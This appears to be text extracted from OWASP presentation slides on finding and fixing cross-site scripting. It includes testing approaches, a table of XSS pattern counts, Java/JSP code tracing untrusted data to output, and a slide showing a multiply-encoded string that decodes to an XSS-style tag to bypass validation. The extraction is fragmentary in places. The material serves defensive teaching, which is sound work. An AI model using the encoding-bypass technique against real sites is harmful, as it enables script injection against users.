
The script tag is not allowed for security reasons. This tag should not affect the display of the input.

<http://www.owasp.org/index.php>
Category:OWASP_Scrubbr



OWASP

You Have an XSS Problem



How Do You Find XSS?

Manual
Security Testing


Manual Security
Code Review

Automated
Scanning

Automated Static
Code Analysis

Find XSS
In the running application

Find XSS
In the source code



One Company's Quest...


Pattern	Instances	Exploitability	Total
Escape attribute false	72	10%	7
Repopulated form input	3123	43%	1343
Simple echoed input	852	86%	733
Untrusted data in JavaScript	5487	4%	219
Untrusted data in comment	251	15%	38
Untrusted session attribute	3852	4%	154
Untrusted data eval()	388	1%	4
Use of untrusted JavaScript	70	8%	6
Use of untrusted URL	10916	3%	327
Total Projected XSS			2831

Tracing Exploitability from Source to Sink

Data Bean

Business Logic

Presentation



```
Controller.java
53 if (function != null) {
54     String prefix = "org.owasp.esapi.swingset.actions.";
55     String shortName = ("+" + function.charAt(0)).toUpperCase();
56
57     // Figure out which page was requested
58     String pname = shortName + "Tutorial";
59     if (request.getParameter("secure") != null) {
60         pname = shortName + "Secure";
61     } else if (request.getParameter("insecure") != null) {
62         pname = shortName + "Insecure";
63     }
64     //set default method as invoke
65     String method = "invoke";
66     //figure out which method will be called
67     if (request.getParameter("method") != null) {
68         method = request.getParameter("method");
69     }
70
71     Class[] sig = {HttpServletRequest.class, HttpServletResponse.class};
72     Object[] params = {request, response};
73 }
```

```
DataBean.java
1 package org.owasp.esapi.swingset.beans;
2
3 import java.util.Date;
4
5 public class DataBean {
6     private String name;
7     private String address;
8     private String phone;
9     private String zip;
10    private String ssn;
11
12    public String getName() {
13        return name;
14    }
15
16    public void setName(String name) {
17        this.name = name;
18    }
19
20    public String getAddress() {
21        return address;
22    }
23
24    public void setAddress(String address) {
25        this.address = address;
26    }
27 }
```


```
JSP File
...
java.util.Date() %> </div>
...
userService = UserServiceFactory.getUserService();
request.getRequestURL();
Principal() != null) {
    ...
    + request.getUserPrincipal().getName()
    + " you can <a href='\""+
    Service.createLogoutURL(thisURL)
    + "\">sign out</a>.</p>";
}
else {
    response.getWriter().println(
        "<p>Please <a href='\""+
        + userService.createLoginURL(thisURL)
        + "\">sign in</a>.</p>";
    return;
}
```

Tracing Exploitability from Source to Sink

Data Bean

Business Logic

Presentation




Don't Worry about XSSploitability

Fix It!




OSCAR ROGERS
FINANCIAL EXPERT

Where Does the Solution Go?



“Untrusted Data” – any data that you can’t guarantee to be free from scripts.

Attackers Bypass Validation




%ǹ\u003253cxss%Ꮌ\36%ǹ\u00323x28%\u0032526%2523x29%25253e
 ↘ %25253cxss%2526%2523x28%2526%2523x29%25253e
 ↘ %253cxss%26%23x28%26%23x29%253e
 ↘ %3cxss()%3e
 ↘ %3cxss()%3e
 ↘ <xss()>


Validation Can't Totally Prevent XSS

<	>	&	'	"	%
/	\	#	SP	CR	LF
NUL	=	()	:	;
{	}	?	+	`	@

